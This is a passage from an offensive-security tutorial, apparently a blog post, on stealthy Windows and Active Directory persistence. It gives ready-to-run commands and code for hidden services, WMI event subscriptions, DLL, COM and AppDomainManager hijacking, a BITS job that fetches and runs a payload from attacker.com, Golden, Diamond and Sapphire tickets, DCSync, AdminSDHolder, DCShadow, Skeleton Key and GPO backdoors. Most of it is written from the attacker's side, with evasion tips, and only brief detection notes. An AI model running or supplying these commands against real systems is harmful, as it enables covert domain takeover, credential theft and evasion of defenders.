sc sdset "HiddenService" "D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
After this, sc query HiddenService returns Access Denied. The service still runs.
APT Case: TinyTurla (Turla group) deployed a malicious service named
W64Timea typo-squatted version of the legitimateW32Timeservice. It ran undetected for years in compromised government networks.
DLL-Based Service via Svchost
For maximum stealth, deploy a malicious service DLL hosted inside svchost.exe the same process that runs dozens of legitimate Windows services:
1
2
HKLM\SYSTEM\CurrentControlSet\Services\[ServiceName]\Parameters
    ServiceDll = C:\Windows\System32\malicious.dll
1
2
3
# Register DLL-based service
sc.exe create "WdiServiceHost2" binPath= "C:\Windows\System32\svchost.exe -k wdisvc" start= auto type= share
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WdiServiceHost2\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\System32\malicious.dll" /f
The DLL runs inside svchost.exe a signed Windows binary. Defenders see svchost.exe in process trees, not your malicious DLL.
Phase 5: WMI Event Subscriptions The Fileless Ghost
 WMI subscriptions fire on system events with no disk artifacts, no startup entries, and no scheduled tasks
WMI Event Subscriptions are the gold standard for fileless persistence. No files on disk. No registry run keys. No scheduled tasks. Blue teams need Sysmon Event IDs 19/20/21 to catch this and most don’t have them configured.
The Three Components
A WMI Event Subscription requires:
- EventFilter defines the trigger condition (what event fires the execution)
- EventConsumer defines the action taken when the filter matches
- FilterToConsumerBinding links the filter to the consumer
Implementation
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# Step 1: Create the Event Filter (trigger: system startup  uptime > 60 seconds)
$filterName = "WindowsUpdateFilter"
$query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 60 AND TargetInstance.SystemUpTime < 120"

$filter = ([wmiclass]"\\.\root\subscription:__EventFilter").CreateInstance()
$filter.Name = $filterName
$filter.QueryLanguage = "WQL"
$filter.Query = $query
$filter.EventNamespace = "Root\Cimv2"
$filterResult = $filter.Put()
$filterPath = $filterResult.Path

# Step 2: Create the Event Consumer (action: execute command)
$consumerName = "WindowsUpdateConsumer"
$command = "powershell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand <BASE64_ENCODED_PAYLOAD>"

$consumer = ([wmiclass]"\\.\root\subscription:CommandLineEventConsumer").CreateInstance()
$consumer.Name = $consumerName
$consumer.CommandLineTemplate = $command
$consumerResult = $consumer.Put()
$consumerPath = $consumerResult.Path

# Step 3: Bind the filter to the consumer
$binding = ([wmiclass]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()
$binding.Filter = $filterPath
$binding.Consumer = $consumerPath
$binding.Put()

Write-Host "[+] WMI persistence installed. Fires 60s after each boot."
Script Consumer (Alternative)
Instead of CommandLineEventConsumer, use ActiveScriptEventConsumer to run VBScript or JScript directly even more fileless:
1
2
3
4
5
6
7
$consumer = ([wmiclass]"\\.\root\subscription:ActiveScriptEventConsumer").CreateInstance()
$consumer.Name = "ScriptConsumer"
$consumer.ScriptingEngine = "VBScript"
$consumer.ScriptText = @"
Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd.exe /c <payload>", 0, False
"@
Verify Installation
1
2
3
4
# Verify all three components exist
Get-WMIObject -Namespace root\subscription -Class __EventFilter
Get-WMIObject -Namespace root\subscription -Class CommandLineEventConsumer
Get-WMIObject -Namespace root\subscription -Class __FilterToConsumerBinding
Cleanup
1
2
3
4
# Remove persistence
Get-WMIObject -Namespace root\subscription -Class __EventFilter | Where-Object {$_.Name -eq "WindowsUpdateFilter"} | Remove-WmiObject
Get-WMIObject -Namespace root\subscription -Class CommandLineEventConsumer | Where-Object {$_.Name -eq "WindowsUpdateConsumer"} | Remove-WmiObject
Get-WMIObject -Namespace root\subscription -Class __FilterToConsumerBinding | Remove-WmiObject
APT Case: APT33 (Iranian threat actor) used WMI Event Subscriptions extensively in their attacks against aviation and energy sector companies. Their subscriptions survived full AV scans and endpoint reimaging in some cases.
| WMI vs Registry | WMI Subscription | Registry Run Key |
|---|---|---|
| Disk artifacts | None | Yes (registry) |
| Visible in Autoruns | No | Yes |
| EDR detection | Requires Sysmon 19/20/21 | Immediate |
| Admin required | Yes | HKCU = No |
| Survives reboot | Yes | Yes |
Phase 6: DLL Hijacking & COM Hijacking
 No new startup entries. No scheduled tasks. Transparent to Autoruns. User-level COM hijacking requires zero admin rights.
T1574.001 DLL Search Order Hijacking
Windows searches for DLLs in a specific order. If a DLL is missing or loaded from a writable directory first, a malicious DLL placed in that path runs instead.
DLL Search Order:
1
2
3
4
5
6
1. Application directory
2. System directory (C:\Windows\System32)
3. 16-bit system directory
4. Windows directory (C:\Windows)
5. Current directory
6. Directories listed in %PATH%
1
2
3
4
5
6
7
8
# Find missing DLLs loaded by privileged applications (Procmon filter: "NAME NOT FOUND")
# Classic targets with DLL hijack potential:
# - C:\Windows\System32\WindowsCodecs.dll (many apps)
# - C:\Python27\python27.dll (if in PATH)
# - Side-by-side (WinSxS) DLL confusion

# Drop malicious DLL in application directory
Copy-Item "C:\payload.dll" "C:\Program Files\LegitApp\WindowsCodecs.dll"
DLL Proxy Pattern the malicious DLL forwards all legitimate exports to the real DLL while executing the payload:
1
2
3
4
5
6
7
8
9
10
11
// malicious_proxy.dll
// Forwards to real DLL, executes payload on load
#pragma comment(linker, "/export:LegitFunction=C:\\Windows\\System32\\legit.LegitFunction,@1")

BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        // Execute payload in new thread (don't block DLL loading)
        CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)ExecutePayload, NULL, 0, NULL);
    }
    return TRUE;
}
T1546.015 COM Hijacking
COM objects are identified by GUIDs (CLSIDs) and loaded from the registry. Windows checks HKCU before HKLM so a user can hijack a COM object without admin rights.
Find Hijackable COM Objects look for COM objects registered in HKLM but NOT in HKCU:
1
2
3
4
5
6
7
8
9
# Get all HKLM COM registrations
$hklm = Get-ChildItem "HKLM:\SOFTWARE\Classes\CLSID" | Select-Object -ExpandProperty PSChildName

# Get all HKCU COM registrations
$hkcu = Get-ChildItem "HKCU:\SOFTWARE\Classes\CLSID" | Select-Object -ExpandProperty PSChildName

# Find COM objects in HKLM only (hijackable)
$hijackable = $hklm | Where-Object { $hkcu -notcontains $_ }
$hijackable | ForEach-Object { Write-Host "Hijackable CLSID: $_" }
1
2
3
4
5
6
7
8
9
# Hijack a COM object (example: Task Scheduler MMC snap-in)
# CLSID: {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}  used by Task Scheduler

$clsid = "{0F87369F-A4E5-4CFC-BD3E-73E6154572DD}"
$keyPath = "HKCU:\SOFTWARE\Classes\CLSID\$clsid\InprocServer32"

New-Item -Path $keyPath -Force
Set-ItemProperty -Path $keyPath -Name "(Default)" -Value "C:\Users\Public\malicious.dll"
Set-ItemProperty -Path $keyPath -Name "ThreadingModel" -Value "Apartment"
Now whenever Task Scheduler (or any application loading this CLSID) runs, it loads your DLL without any admin rights.
OPSEC Tip: COM hijacking doesn’t use Run keys, Startup folders, or scheduled tasks making it transparent to most persistence scanners including Autoruns. SpecterOps published a full revisit of this technique in 2025, confirming it remains effective against modern EDRs.
T1574.014 AppDomainManager Injection (2024 Active Campaigns)
A technique that weaponizes any signed .NET application on Windows. Instead of placing a DLL in a search path, you drop a .config file alongside the target executable that redirects AppDomainManager loading to your malicious DLL.
1
2
3
LegitApp.exe           (signed, trusted)
LegitApp.exe.config    (malicious  you drop this)
malicious.dll          (your payload DLL)
The .config file:
1
2
3
4
5
6
7
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <runtime>
    <appDomainManagerType value="MyManager" />
    <appDomainManagerAssembly value="malicious, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" />
  </runtime>
</configuration>
1
2
3
4
5
6
7
8
// malicious.dll  AppDomainManager class
public class MyManager : AppDomainManager {
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo) {
        // Execute payload when any .NET app using this config loads
        System.Diagnostics.Process.Start("cmd.exe", "/c payload.exe");
        base.InitializeNewDomain(appDomainInfo);
    }
}
Why it’s powerful:
- The malicious behavior comes from a legitimate, signed executable
- Does NOT trigger Sysmon Event ID 7 (image load) doesn’t use
LoadLibrary - Bypasses most DLL hijacking detections
- Can be triggered via environment variables:
APPDOMAIN_MANAGER_ASM,APPDOMAIN_MANAGER_TYPE
APT Case: Starting July 2024, a wave of real-world attacks used AppDomainManager injection to drop Cobalt Strike beacons via signed Microsoft .NET binaries completely bypassing AV solutions that detected the same payload via standard DLL injection.
Phase 7: Boot & Pre-OS Persistence Bootkits
 UEFI bootkits execute before the OS loads invisible to all endpoint security tools
This is the apex of persistence. Code that runs before the operating system, before the AV, before the EDR, before everything.
BlackLotus The First Secure Boot Bypass (CVE-2022-21894)
In early 2023, ESET confirmed BlackLotus the first UEFI bootkit capable of bypassing Secure Boot on fully patched Windows 11 systems.
Infection Chain:
1
2
3
4
5
6
1. Installer drops bootkit files to EFI System Partition (ESP)
2. Exploits CVE-2022-21894 (Baton Drop)  Windows Boot Manager buffer overflow
3. Enrolls attacker's Machine Owner Key (MOK) in UEFI Secure Boot database
4. Boots with self-signed bootkit on every subsequent reboot
5. Loads kernel driver → injects HTTP downloader into Windows user mode
6. Downloads additional payloads from C2 on every boot
Capabilities:
- Bypasses Secure Boot (even on Win 11 fully patched)
- Disables BitLocker and Defender from kernel level
- Invisible to all OS-level security tools
- Survives full OS reinstall (lives in EFI partition, not OS partition)
- Sold on dark web forums for $5,000 per license
Detection: Only UEFI firmware scanners (Binarly, CHIPSEC) or hypervisor-based security can detect it. Standard EDR sees nothing.
CosmicStrand The Silent State Actor Implant
CosmicStrand (attributed to a Chinese state actor) modified UEFI firmware directly not just the bootloader. It patched the CSMCORE module in ASUS and Gigabyte motherboard firmware to inject code into every Windows session.
Key difference from BlackLotus:
- BlackLotus = ESP bootloader modification (can be removed by reflashing EFI)
- CosmicStrand = Firmware modification (survives SSD replacement, requires physical flash)
BITS Jobs T1197
Background Intelligent Transfer Service (BITS) is a Windows component for downloading updates. It supports persistence via jobs that re-execute on user logon.
1
2
3
4
5
6
7
8
9
10
11
# Create a BITS job that re-downloads and executes payload on each logon
Import-Module BitsTransfer
$job = Start-BitsTransfer -Source "http://attacker.com/payload.exe" -Destination "C:\Windows\Temp\svchost.exe" -Asynchronous -DisplayName "Windows Update"

# Get job ID
$job.JobId

# Set notification command (runs when job completes AND on logon)
bitsadmin /setnotifycmdline {JOB-ID} "C:\Windows\Temp\svchost.exe" ""
bitsadmin /setnotifyflags {JOB-ID} 1
bitsadmin /resume {JOB-ID}
BITS jobs survive reboots, run under SYSTEM context, and are rarely audited.
Phase 8: Active Directory Persistence
 AD persistence gives domain-wide access not tied to any single endpoint
Active Directory persistence is the endgame. Once you have a persistent foothold in AD, you own the entire organization regardless of endpoint reimaging or credential resets.
Golden Ticket T1558.001
A Golden Ticket is a forged Kerberos TGT (Ticket Granting Ticket) signed with the KRBTGT account’s NTLM hash. Since the KDC signs all TGTs with this key, a forged ticket is cryptographically valid and grants access to any service in the domain.
Requirements: KRBTGT hash (obtained via DCSync or Domain Controller compromise)
1
2
3
4
5
6
7
8
9
10
11
12
# Step 1: Get KRBTGT hash via DCSync (requires Domain Admin or Replication rights)
# Using Mimikatz
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:corp.local /user:krbtgt"'

# Step 2: Collect domain SID
Get-ADDomain | Select-Object DomainSID

# Step 3: Forge Golden Ticket
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXX /krbtgt:<NTLM_HASH> /id:500 /ptt"'

# /ptt = pass-the-ticket (inject directly into current session)
# Now you have full Domain Admin access
Using Impacket (Linux):
1
2
3
4
5
python3 ticketer.py -nthash <KRBTGT_HASH> -domain-sid S-1-5-21-XXXXXXXX -domain corp.local administrator

# Export ticket and use
export KRB5CCNAME=administrator.ccache
python3 psexec.py -k -no-pass corp.local/administrator@dc01.corp.local
Golden Ticket Properties:
- Valid for 10 years by default (configurable)
- Works even if the Administrator account is disabled
- Works even after password resets (as long as KRBTGT hash isn’t changed)
- Survives domain controller reimaging
- Only rotated if KRBTGT password is changed twice (Microsoft recommendation)
APT Case: APT29 (Cozy Bear) used Golden Tickets during the SolarWinds breach to maintain persistent access to government networks for 9+ months before discovery.
Silver Ticket T1558.002
A Silver Ticket is a forged TGS (Ticket Granting Service) ticket signed with a service account or computer account hash not KRBTGT. This gives access to a specific service on a specific server.
1
2
# Silver ticket for CIFS service on DC01
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXX /target:dc01.corp.local /service:cifs /rc4:<COMPUTER_ACCOUNT_HASH> /ptt"'
| Golden vs Silver | Golden Ticket | Silver Ticket |
|---|---|---|
| Hash required | KRBTGT | Service/Computer account |
| Access scope | Entire domain | Specific service on specific server |
| KDC verification | Not contacted | Not contacted |
| Detection | KDC event 4769 (anomalous) | Harder (no KDC contact) |
| Stealth | Medium | High |
DCSync T1003.006
DCSync impersonates a Domain Controller to request password hashes from other DCs using the Directory Replication Service (DRS) protocol. No code runs on the DC itself.
Requirements: DS-Replication-Get-Changes and DS-Replication-Get-Changes-All permissions (default: Domain Admins, Enterprise Admins, DCs)
1
2
3
4
5
# Mimikatz  DCSync all users
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:corp.local /all /csv"'

# DCSync a specific user (krbtgt)
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:corp.local /user:krbtgt"'
1
2
# Impacket secretsdump.py (from Linux)
python3 secretsdump.py corp.local/domainadmin:'Password123'@dc01.corp.local -just-dc -outputfile hashes.txt
Grant DCSync rights to a low-privileged user (for persistent access):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Grant DCSync rights to a normal user (via ADSI)
$acl = Get-Acl "AD:\DC=corp,DC=local"
$user = Get-ADUser "lowpriv_user"
$sid = [System.Security.Principal.SecurityIdentifier] $user.SID

# DS-Replication-Get-Changes
$right1 = [System.DirectoryServices.ActiveDirectoryRights] "ExtendedRight"
$guid1 = [System.Guid] "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
$ace1 = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($sid, $right1, "Allow", $guid1, "None", [System.Guid]::Empty)
$acl.AddAccessRule($ace1)

# DS-Replication-Get-Changes-All
$guid2 = [System.Guid] "1131f6ab-9c07-11d1-f79f-00c04fc2dcd2"
$ace2 = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($sid, $right1, "Allow", $guid2, "None", [System.Guid]::Empty)
$acl.AddAccessRule($ace2)

Set-Acl "AD:\DC=corp,DC=local" $acl
Now lowpriv_user can run DCSync forever even after you lose your Domain Admin session.
AdminSDHolder Backdoor T1078.002
AdminSDHolder is a special AD container that holds a security descriptor template applied to all protected groups (Domain Admins, Enterprise Admins, Schema Admins, etc.) by SDProp a process that runs every 60 minutes.
By granting your user GenericAll on AdminSDHolder, your permissions propagate to every protected AD group every 60 minutes forever.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Add GenericAll ACE to AdminSDHolder for your user
$user = Get-ADUser "persistence_user"
$sid = [System.Security.Principal.SecurityIdentifier] $user.SID

$acl = Get-Acl "AD:\CN=AdminSDHolder,CN=System,DC=corp,DC=local"
$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
    $sid,
    [System.DirectoryServices.ActiveDirectoryRights]::GenericAll,
    [System.Security.AccessControl.AccessControlType]::Allow
)
$acl.AddAccessRule($ace)
Set-Acl "AD:\CN=AdminSDHolder,CN=System,DC=corp,DC=local" $acl

Write-Host "[+] SDProp will propagate rights within 60 minutes"
Write-Host "[+] persistence_user will have GenericAll on all protected groups"
Force immediate SDProp run (speeds up propagation):
1
2
3
4
5
# Trigger SDProp manually
Invoke-Command -ComputerName DC01 -ScriptBlock {
    $taskPath = "\Microsoft\Windows\ActiveDirectory\"
    Start-ScheduledTask -TaskPath $taskPath -TaskName "SDProp"
}
SID History Injection T1134.005
SID History was designed for domain migrations it allows a user to retain access to resources from their old domain. By injecting a privileged SID (like Domain Admin) into a user’s SID History, that user gains all privileges of that SID.
1
2
# Inject Domain Admin SID into a standard user's SID history (Mimikatz)
Invoke-Mimikatz -Command '"misc::addsid /user:lowpriv_user /sids:S-1-5-21-XXXXXXXX-500"'
This persists in AD objects. Even if the user’s direct group memberships are audited, SID History entries are rarely reviewed.
Diamond Ticket The Stealthy Golden Ticket Evolution
A Diamond Ticket takes a legitimate TGT from the real KDC, decrypts it with the KRBTGT hash, modifies the PAC to add privileges, and re-encrypts it. Unlike a Golden Ticket (fully forged from scratch with no real AS-REQ), a Diamond Ticket follows a real Kerberos flow making it nearly invisible to detections that flag “TGTs not preceded by legitimate KDC requests.”
How it differs from Golden Ticket:
| Property | Golden Ticket | Diamond Ticket |
|---|---|---|
| TGT origin | Fully forged | Starts as legitimate TGT |
| AS-REQ/AS-REP flow | None | Yes real KDC request |
| PAC contents | Completely forged | Modified legitimate PAC |
| KDC detection | Medium | Very Low |
| KRBTGT hash required | Yes | Yes (AES256 preferred) |
1
2
3
4
# Rubeus - Diamond Ticket
# /ldap auto-populates PAC attributes from AD (realistic values)
# /opsec makes AS-REQ indistinguishable from a real Windows client
Rubeus.exe diamond /krbkey:<KRBTGT_AES256> /user:lowprivuser /password:Password123 /enctype:aes256 /ticketuser:Administrator /ticketuserid:500 /groups:512,519 /ldap /opsec /ptt
1
2
3
4
5
# Impacket - Diamond Ticket (from Linux)
python3 ticketer.py -request -domain corp.local -user lowprivuser -password 'Password123' \
    -nthash <KRBTGT_HASH> -domain-sid S-1-5-21-XXXXXXXX -groups 512,519 Administrator
export KRB5CCNAME=Administrator.ccache
python3 psexec.py -k -no-pass corp.local/Administrator@dc01.corp.local
Sapphire Ticket The Undetectable Forgery
A Sapphire Ticket is the most advanced Kerberos persistence technique. Instead of forging a PAC, it extracts the real PAC of a high-privileged user via S4U2self+U2U delegation, then embeds that legitimate PAC into the attacker’s modified TGT. The resulting ticket contains no forged data every element is authentic. Even Microsoft’s 2022 PAC enforcement patches (which broke other forged tickets) didn’t fully neutralize this.
1
2
3
4
5
6
7
Attack flow:
1. Attacker requests TGT for their own low-priv account (real AS-REQ/AS-REP)
2. Uses S4U2self + U2U trick to get a service ticket impersonating Administrator
   → This S4U2self ticket contains Administrator's REAL PAC
3. Extracts Administrator's PAC from the S4U2self ticket
4. Replaces their own TGT's PAC with Administrator's PAC
5. Result: attacker's TGT with Administrator's real privileges entirely legitimate data
1
2
3
# Impacket - Sapphire Ticket
python3 ticketer.py -request -domain corp.local -user lowprivuser -password 'Password123' \
    -aesKey <KRBTGT_AES256> -domain-sid S-1-5-21-XXXXXXXX -impersonate Administrator corp.local
| Ticket Type | AS-REQ | PAC Source | Detection Difficulty |
|---|---|---|---|
| Golden Ticket | No | Fully forged | Medium |
| Diamond Ticket | Yes | Modified legitimate | High |
| Sapphire Ticket | Yes | Real (S4U2self) | Very High |
DCShadow Rogue Domain Controller T1207
DCShadow registers a fake Domain Controller in Active Directory and uses it to push arbitrary changes directly into the AD database bypassing all SIEM logging. Changes from the rogue DC are not captured by standard audit events because they appear as legitimate DC-to-DC replication.
Requirements: Domain Admin privileges (or SYSTEM on a DC, or KRBTGT hash for Kerberos-based registration)
Attack requires two simultaneous Mimikatz instances:
1
2
3
4
5
6
7
# TERMINAL 1 Running as SYSTEM on the machine acting as rogue DC
# Set the modification to push (example: promote lowprivuser to Domain Admin)
lsadump::dcshadow /object:CN=lowprivuser,CN=Users,DC=corp,DC=local /attribute:primaryGroupID /value:512
# primaryGroupID 512 = Domain Admins group

# TERMINAL 2 Running with Domain Admin credentials (triggers replication)
lsadump::dcshadow /push
What DCShadow can inject silently (zero audit log events):
1
2
3
4
5
6
primaryGroupID        → Elevate any user to Domain Admin (512)
SIDHistory            → Inject any privileged SID into any account
adminCount            → Mark accounts as protected (prevents ACL inheritance)
servicePrincipalName  → Add SPNs to accounts (for Kerberoasting setup)
member                → Add users to any group including Domain Admins
ntSecurityDescriptor  → Modify ACLs on any AD object
Why it evades detection: Changes bypass Event ID 4728 (group membership change), 4670 (permission change), and 5136 (directory object modification). The rogue DC registers, pushes data, and de-registers within seconds. Detection requires network monitoring for DRSUAPI RPC (MS-DRSR protocol) from non-DC hosts.
Skeleton Key The Master Password T1556.001
Skeleton Key patches LSASS memory on a Domain Controller to accept a universal master password for any domain account while all real passwords continue working. Users see no disruption.
1
2
3
4
5
6
# On Domain Controller requires Domain Admin + SeDebugPrivilege
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"'

# Now authenticate to any machine as any user with master password "mimikatz":
# net use \\target\C$ /user:corp\Administrator mimikatz
# psexec \\target -u corp\Administrator -p mimikatz cmd
Properties:
- Default master password:
mimikatz(configurable in Mimikatz source) - Works against NTLM and Kerberos authentication
- Memory-only does NOT survive DC reboot
- Must be applied to every DC for full domain coverage
- Invisible to: AD object inspection, credential audits, security event logs
Persistent deployment: Pair with a scheduled task on the DC that re-runs the Skeleton Key injection at startup making it reboot-resilient despite its memory-only nature.
DSRM Account Backdoor The Break Glass Hack
Every Domain Controller has a local Directory Services Restore Mode (DSRM) administrator account a “break glass” local admin whose password is set once during DC promotion and is almost never changed. By modifying a single registry value, this local account can authenticate over the network even when the domain is fully operational.
1
2
3
4
5
6
7
8
9
10
11
# Step 1: Dump DSRM hash from DC (requires DA or SYSTEM on DC)
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"'
# Note the local Administrator NTLM hash

# Step 2: Enable network logon with DSRM account
# DsrmAdminLogonBehavior: 0=DSRM only | 1=if AD DS stopped | 2=always
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v DsrmAdminLogonBehavior /t REG_DWORD /d 2 /f

# Step 3: Pass-the-hash with DSRM Administrator from attacker machine
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:DC01 /user:Administrator /ntlm:<DSRM_HASH> /run:powershell.exe"'
Enter-PSSession -ComputerName DC01 -Authentication NTLMv2
Why this persists: The DSRM account is local only not subject to domain password policies, domain account lockouts, or domain-wide credential resets. If the registry value is set and the hash is known, the attacker has persistent DC admin access until someone manually changes the DSRM password on every DC.
Detection: Event ID 4794 (DSRM password change attempt). Monitor
DsrmAdminLogonBehaviorregistry key via Sysmon Rule Type 13.
GPO Persistence Domain-Wide Reach T1484.001
A malicious scheduled task injected via Group Policy Object executes on every domain-joined machine simultaneously. GPO persistence lives in Active Directory and SYSVOL not on endpoints. Reimaging any endpoint doesn’t remove it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Create a new GPO with an innocuous name
New-GPO -Name "WindowsUpdatePolicy" -Comment "System maintenance"
New-GPLink -Name "WindowsUpdatePolicy" -Target "DC=corp,DC=local"

# Inject malicious scheduled task via GPO (PowerSploit)
Import-Module PowerSploit
New-GPOImmediateTask -TaskName "WindowsHealthCheck" `
    -GPODisplayName "WindowsUpdatePolicy" `
    -Command "powershell.exe" `
    -CommandArguments "-NonInteractive -WindowStyle Hidden -EncodedCommand <BASE64>" `
    -Force

# Force immediate GPO application on all domain machines
Invoke-GPUpdate -Computer (Get-ADComputer -Filter *).Name -Force -RandomDelayInMinutes 0
What GPO persistence delivers:
- Simultaneous execution across the entire domain thousands of machines at once
- Re-installs payload even if removed from individual endpoints (GPO re-applies on refresh)
- Survives full endpoint reimaging (GPO lives in AD/SYSVOL, not on machines)
- Persists until the GPO is manually deleted from the domain
Updated AD Persistence :
| Technique | MITRE ID | Privilege | Persistence Scope | Detection |
